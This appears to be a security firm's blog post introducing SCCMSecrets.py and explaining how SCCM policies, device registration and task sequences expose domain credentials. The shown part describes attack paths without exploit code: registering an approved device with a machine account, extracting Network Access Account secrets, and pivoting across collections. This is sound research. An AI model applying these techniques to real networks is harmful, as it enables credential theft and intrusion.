


# exploiting SCCM policies distribution for credentials

---

 [synacktiv.com/publications/sccmsecretspy-exploiting-sccm-policies-distribution-for-credentials-harvesting-initial](https://synacktiv.com/publications/sccmsecretspy-exploiting-sccm-policies-distribution-for-credentials-harvesting-initial)

## SCCMSecrets.py: exploiting SCCM policies distribution for credentials harvesting, initial access and lateral movement

---

Rédigé par Quentin Roland - 14/08/2024 - dans Pentest - [Téléchargement](#)

SCCM policies are a prime target for attackers in Active Directory environments as they may expose – intentionally or otherwise – sensitive technical information such as account credentials. Said credentials could be retrieved by authenticated attackers impersonating a registered device, or in some cases from an unauthenticated position by exploiting misconfigurations on policies distribution.

[SCCMSecrets.py](#) is a python utility that builds upon existing SCCM research. It goes beyond NAA credentials extraction, and aims to provide a comprehensive approach regarding SCCM policies exploitation. The tool can be executed from various levels of privileges, and will attempt to uncover potential misconfigurations related to policies distribution. It will dump the content of all secret policies encountered as well as collection variables, in addition to package scripts hosted on the distribution points. Finally, it can be used throughout the intrusion process by configuring it to impersonate legitimate SCCM clients, in order to pivot across device collections.

## Table of contents

---

### 1. Introduction

---

Configuration Manager, previously known as SCCM (System Center Configuration Manager), is a fairly widespread management solution developed by Microsoft for Windows-based computers and devices. Despite its recent rebranding as MECM, the name SCCM is still the most familiar when it comes to the software, which is why this acronym will be used in the present article.

SCCM provides tools for deploying operating systems, applications, and software updates, as well as for managing and monitoring security policies, hardware and software inventory. It is designed to natively integrate with Active Directory for on-premise management, which is why it has been a very popular solution for years, particularly in medium-size and large networks.

Due to both the range and sensitivity of management tasks performed by SCCM, its various components represent strategic targets for attackers operating in internal networks. These past few years, a lot of great research has been released in order to shed light on potential attack paths related to SCCM installations.

This article and the associated tool, **SCCMSecrets.py**, build upon this research and more specially upon the **SharpSCCM** (@\_Mayyhem) and the **sccmwtf** (@\_xpn) projects. It however exclusively focuses on the exploitation of SCCM policies, while going beyond the retrieval of the infamous NAA credentials. It provides a Python implementation with both known and new features, namely:

- SCCM secrets policies parsing and dumping (including, but not limited to the NAA policy).
- Collection variables retrieval.
- Package scripts extraction from distribution points over HTTP.
- Anonymous distribution points access misconfiguration – detection and exploitation.
- Automatic device enrolment misconfiguration – detection and exploitation.
- Compromised SCCM client impersonation for pivoting across device collections.

Aside from presenting the tool and demonstrating its usage, this article aims to provide a somewhat comprehensive overview on SCCM policies, the secrets they can contain as well as the misconfigurations that can be associated with them. This is why part 2 will first lay down basic concepts. If you are only interested in the tool presentation, you may want to directly skip to parts 3 and 4.

The initial layout of the environment in which the majority of the tests were performed was based on the SCCM lab of **Game Of Active Directory** – thanks to the contributors of this cool project. For reference, SCCM version 2403 (5.2403.1171.1000) was used in the lab environment. Some additional tests were performed on older SCCM installations, although with less coverage.

## 2. SCCM policies: concepts, secrets and misconfigurations

---

### a. SCCM topology, policies and collections

---

As stated in introduction, SCCM is responsible for a wide range of device management operations, ranging from operating system installation to software updates and security policies application. To fulfil this role, a minimal SCCM infrastructure can be divided into 4 components:

- **The site server.** In SCCM, devices and resources are associated with what is known as a **site**. A site server is a role implementing the primary management functions for a site's devices.
- **The site database.** As its name indicates, the site database is an SQL Server database hosting the various data used by SCCM.

- **Distribution points.** The Distribution point server role allows servers to host content such as software updates, applications, and operating system images, making them available to client devices within the network for deployment.
- **Management points.** The Management point server role allows servers to act as intermediaries between client devices and the SCCM site server, providing clients with policy information, content locations, and facilitating communication for status reporting and data gathering.

Note that these components are server roles: they are not required to be installed on distinct machines, and a single host can adopt several roles (for instance, in the lab environment used for this article, a single server was configured to act as a site server, management point and distribution point).




Figure 1: Simplified SCCM topology.

The topology presented above is a simplified view, which is enough for our purpose of discussing SCCM policies. The reality is slightly more complex and more elaborate architectures are often encountered with secondary site servers, boundary groups, passive site servers or even Central Administration Sites. For more advanced details on SCCM topologies, you may refer to [this article](#).

With the aforementioned SCCM infrastructure in mind, what exactly are **policies**? Well, kind of everything. “Policies” is a generic term referring to a set of rules and configurations defined in SCCM that should apply to managed devices. For instance, an administrator defining the scheduling and installation of a software update on client devices created a policy. Similarly, configuring the deployment of new operating systems on the network constitutes a policy, as well as the creation of compliance settings requirements, etc.

More concretely and as specified in Figure 1, client devices will periodically query their **management point** in order to retrieve the list of policies that apply to them. To do so, an HTTP request with the custom **CCM\_POST** verb is sent to the

[http://<MP>/ccm\\_system/request](http://<MP>/ccm_system/request) endpoint. The body of the request is composed of XML-formatted data including a header specifying various information such as the client name, and a payload indicating that the client wishes to retrieve a list of policies. The request body is zlib-compressed, just as the management point response containing an XML document that will look something like below.


```
<ReplyAssignments SchemaVersion="1.00" ReplyType="Full">
  <Identification>
    <Machine>
      <ClientID>GUID:663395D9-E4E5-4802-A30A-94CFA91F411A</ClientID>
      <FQDN>test2.sccm.lab</FQDN>
      <NetBIOSName>test2</NetBIOSName>
      <SID/>
    </Machine>
    <User/>
  </Identification>
  <PolicySource>SMS:PRI</PolicySource>
  <Resource ResourceType="Machine"/>
  <ServerCookie>2024-08-05 21:39:57.870</ServerCookie>
  [...]
  <Policy PolicyID="{f325b81e-a2c6-48a5-8a47-7372826cae53}" PolicyVersion="1.00"
PolicyType="Machine" PolicyCategory="UpdateSource" PolicyFlags="16"
PolicyPriority="25">
    <PolicyLocation PolicyHash="SHA256:[...]" PolicyHashEx="SHA1:[...]"><![
[CDATA[http://<mp>/SMS_MP/.sms_pol?{f325b81e-a2c6-48a5-8a47-7372826cae53}.1_00]]>
    </PolicyLocation>
  </Policy>
  <Policy PolicyID="{af7a0291-5029-4e80-a610-0e0a5ae9a31c}" PolicyVersion="1.00"
PolicyType="Machine" PolicyCategory="NetworkSettingsConfig" PolicyPriority="20">
    <PolicyLocation PolicyHash="SHA256:[...]" PolicyHashEx="SHA1:[...]"><![
[CDATA[http://<mp>/SMS_MP/.sms_pol?{af7a0291-5029-4e80-a610-0e0a5ae9a31c}.1_00]]>
    </PolicyLocation>
  </Policy>
  [...]
</ReplyAssignments>
```

As highlighted above, the Management point responds with a list of policies including, for each of them, a location in the form of a URL. The client device will then query these URLs to retrieve the policies themselves, that are again returned as XML documents describing the configuration they represent, with a structure depending on the kind of policy.

Some policies are fully included in the returned XML document. However, others will reference external resources that cannot be directly transmitted in the XML response – e.g. MSI install files, scripts, operating system images, driver packages, etc. It is the role of the **distribution point** to host such files that will be downloaded by client devices when applying a policy referencing them. More on this topic [below](#).

Administrators can define which policy applies to which client device through the use of **collections**. Collections are nothing more than logical containers grouping client devices. Policies are linked to collections, and are applied to all devices part of it. A device can be part of multiple collections.

Collections are managed in the SCCM console from **Assets and Compliance > Device Collections**.



Icon	Name	Limiting Collection	Member Count	Members Visible on Site	Referenced Collections
	All Desktop and Server Clients	All Systems	11	11	0
	All Mobile Devices	All Systems	0	0	0
	All Provisioning Devices	All Systems	1	1	0
	All Systems		16	16	0
	All Unknown Computers	All Systems	3	3	0
	Co-management Eligible Devices	All Systems	0	0	0
	Some Default Collection	All Systems	12	12	0
	Very Important Clients	All Systems	1	1	0

Figure 2: SCCM console - device collections.

## **b. Management point / distribution point authentication, device registration and secret policies**

It is important to mention that interactions between SCCM clients and the management/distribution points are authenticated, although in different ways.

Regarding the distribution point first, authentication is typically required to download policy-related resources, and is performed via Kerberos/NTLM using **domain credentials** (context credentials of the user performing policy operations, or machine account credentials). By default, any authenticated domain user can interact with the distribution point to download resources.

Regarding the communication with the management point, requests sent by clients are **signed with the private key of the certificate associated with the device**, leading us to the topic of device registration in SCCM.

Indeed in SCCM, client devices register themselves by first generating an RSA private key, and a pair of self-signed digital certificates including the associated public key. These certificates each present a specific extended key usage, **SMS Signing Certificate** (OID [1.3.6.1.4.1.311.101](#)) for the first, and **SMS Encryption Certificate** (OID [1.3.6.1.4.1.311.101.2](#)) for the second. Subsequent requests emitted by the client will be signed with its private key, and the signature can thus be verified by SCCM from the device certificate, allowing to ensure the request originated from a legitimate SCCM client.

Such a registration workflow however begs the question: since the certificates generated to register a device are self-signed, what is preventing a potential attacker to generate a pair of certificates, register a device with them, and freely interact with the management point as an SCCM device? Well, technically nothing – however, this is where the concept of **device approval** comes into play.

Indeed, in order to register itself, a client can call the following endpoint on a management point, with a specific payload including various information such as the client name as well as the certificate containing its public key:

[http://<MP>/ccm\\_system/request](http://<MP>/ccm_system/request). This request can be performed **unauthenticated**,

which concretely means anyone can use it to register a device. However, in the default SCCM configuration, devices registered in this way will end up in an **Unapproved state**, until an administrator approves them.

Devices 9 items

Search current node

Icon	Name	Client	Primary User(s)	Currently Logged on User	Site Code	Client Activity	Active Directory Site	Approved
	CLIENT	Yes			P01	Active	Default-First-Site-Na...	Approved
	MECM	Yes			P01	Active	Default-First-Site-Na...	Approved
	MSSQL	Yes			P01	Active	Default-First-Site-Na...	Approved
	x86 Unknown Computer...	No			P01			
	x64 Unknown Computer...	No			P01			
	arm64 Unknown Compu...	No			P01			
	Provisioning Device(Pro...	No			P01			
	DC	No			P01			
	test4	Yes			P01	Active		Not approved

Figure 3: Device enrolled through the unauthenticated registration endpoint, resulting in an Unapproved state.

Unapproved devices are pretty limited in their interactions with the SCCM infrastructure – for security reasons, considering what was just mentioned above. More specifically regarding the topic at hand, unapproved devices **cannot request secret policies** from the management point. Indeed, each policy has **flags** (see the XML response [above](#)), indicating among others whether the policy at hand is susceptible to contain sensitive data, and is thus considered secret. In addition to only being delivered to approved clients, secret policies are encrypted before being transmitted through the network. The decryption key is included in the HTTP response and is itself encrypted using the device public key. Traditionally, encryption was performed using Triple DES; however, in recent SCCM instances, it is performed through AES CBC. Decrypted secret policies are XML documents containing various blobs of data, the sensitive ones being obfuscated.

As a result, an attacker cannot by default use unauthenticated device registration to dump secret policies.

However, in the default SCCM configuration, it is possible to register a device which will then **automatically be given the Approved** status. This can be achieved by calling the following endpoint and **authenticating to it with a domain machine account**:

[http://<MP>/ccm\\_system\\_windowsauth/request](http://<MP>/ccm_system_windowsauth/request).

As a result, a known attack vector in SCCM environments consists in using a compromised machine account (or one that an attacker created themselves, abusing the default Active Directory configuration allowing any authenticated user to create up to 10 machine accounts) to register an approved device, and dump secret policies.

However, it should be kept in mind that although it is possible to register an approved device with a machine account, an attacker cannot control the **collections** into which the device will be placed. As a result, the secret policies retrieved through this attack vector will be limited to the ones applied to default collections including newly registered and approved devices – for instance, generic collections such as **All systems** or **All Desktop**

**and Server clients.** However, secret policies associated with other, more custom or device-specific collections will not be retrievable in this way. It may therefore also be a good idea to try to impersonate compromised SCCM devices in order to fetch secret policies associated with other collections – [more on that in part 4](#).

### **c. Secrets in policies: beyond NAA credentials**

---

#### **> Network Access Account credentials**

When it comes to secrets associated with SCCM policies, a lot of research has been performed on the infamous **NAA policy**, NAA standing for Network Access Account. It was mentioned earlier that interactions between SCCM clients and distribution points are authenticated using **domain credentials**. But what happens when a registered, approved SCCM device is not yet joined to the Active Directory domain? The client will then be unable to use its machine account to authenticate to the distribution point in order to fetch any kind of resources. Some devices may however need to apply policies prior joining the Active Directory domain (e.g. to install an operating system image, or to run a task sequence that precisely aims at joining the device to the domain).

One of the solutions offered by SCCM to solve this problem is to configure a Network Access Account, which is a domain account whose credentials will be transmitted to registered SCCM devices through a secret policy called **NAACConfig**. It is thus possible to register an SCCM client, approve it, and make it apply policies that reference external resources using the NAA account to authenticate to the distribution point.

The NAA account can be configured in the SCCM console by navigating to **Administration > Overview > Site Configuration > Sites**, selecting the target site, selecting the **Configure Site Components** menu (in the top ribbon or by right-clicking on the site), then the **Software Distribution** option, and finally the **Network Access Account** tab.




Figure 4: Configuring a Network Access Account from the SCCM console.

The NAA account is particularly interesting from an offensive standpoint because it will be transmitted as a secret policy to **all devices, regardless of the collections they belong to**. It thus represents a rather reliable way to retrieve domain credentials for an attacker that is able to register an approved SCCM device. In addition, despite the recommendation that consists in providing minimal rights to the NAA accounts, administrators may frequently provide excessive privileges to it, leading to privilege escalation scenarios for attackers.

It should be mentioned that Microsoft now recommends using an alternative, arguably more secure solution to NAA accounts, Enhanced HTTP. As stated in the documentation, with Enhanced HTTP, registered clients "can securely access content from distribution points without the need for a network access account. This behaviour includes OS deployment scenarios with a task sequence running from boot media, PXE, or the Software Center". Enhanced HTTP does not however support all kind of policies referencing external resources, and some of them may still need an NAA account – see the documentation. This is why NAA policies will probably stay around for a while.

## > Task sequences



Although the NAA policy is undoubtedly an interesting target, it is far from being the only policy that may contain (potentially privileged) domain credentials. More specifically, **task sequences** can regularly expose credentials. Task sequences represent a central SCCM component ; they are automated workflows that can be deployed by administrators on client devices and that will execute a series of steps. If this sounds generic, it is precisely because task sequences are designed to be generic. A wide range of tasks can be performed on clients through task sequences, from running arbitrary commands/PowerShell scripts, to installing an application, connecting to an SMB share, applying Windows settings, running another task sequence, etc.




Figure 5: Creating a task sequence from the SCCM console.

Various task sequence steps require or give the possibility to the administrator to provide domain credentials in order to execute them. Christopher Panayi gave [a great talk at DEF CON 30](#) and [wrote a detailed associated blogpost](#) mentioning the task sequence steps that may contain credentials. We will only list such steps here, and refer to Christopher Panayi's blogpost for additional information on each of them.

- **General > Join Domain or Workgroup:** task sequence to join a computer to Active Directory. Includes credentials for a domain account.

- **Images > Capture Operating System Image**: task sequence to capture an OS image from a reference computer. Can include credentials for a domain account used to access the destination share to store the captured OS.
- **Settings > Apply Windows Settings – set local administrator**: task sequence to configure a local administrator password for the computer. Includes said local administrator password.
- **General > Run Command Line** or **General > Run Powershell Script – Run as account**: task sequences to specify an account as which a command or a PowerShell script should be executed. Includes the credentials of the impersonated account.
- **General > Connect to Network Folder**: task sequence to connect to a remote SMB share. Can include credentials for a domain account that should be used to perform the connection.
- **Settings > Apply Network Settings**: task sequence to configure the network configuration information for a destination computer. This can be used to join an Active Directory environment, in which case this task sequence will include credentials for a domain account.

All task sequences are by default considered **secret policies** due to the fact that they may include sensitive data.

Task sequences are also associated with device **collections**. However, when trying to create a deployment to link a task sequence to a collection, it can be observed that some of them are considered as **high-risk deployments**. High-risk deployments are not security-related but they reference task sequences that could potentially disrupt the operations of multiple devices if not carefully managed, and that carry inherent risks due to the nature of the changes they implement.




Figure 6: High-risk deployment associated with specific task sequences.

As a result, these task sequences can not be placed in default collections. This is relevant for the topic at hand, since it is less likely to be able to retrieve these task sequences when registering a device ourselves, due to the fact that they will not be part of standard collections such as **All systems** or **All Desktop and Server clients**. Among the sensitive task sequences mentioned above, the following result in a high-risk deployment:

- **General > Join Domain or Workgroup**
- **Images > Capture Operating System Image**
- **Settings > Apply Windows Settings – set local administrator**

#### > Collection variables

In SCCM, it is possible to associate **variables** to specific collections of devices. These variables can be used to customize deployments, scripts, or configurations for all members of the collection. They are particularly useful in task sequences, where they can be used to control the flow, pass values to scripts, or set conditions for specific actions.

Configuring collection variables can be performed from the SCCM console by navigating to the collections list **Assets and Compliance > Overview > Device Collections**, right-clicking on a collection, selecting **Properties**, and choosing the **Collection Variables** tab.

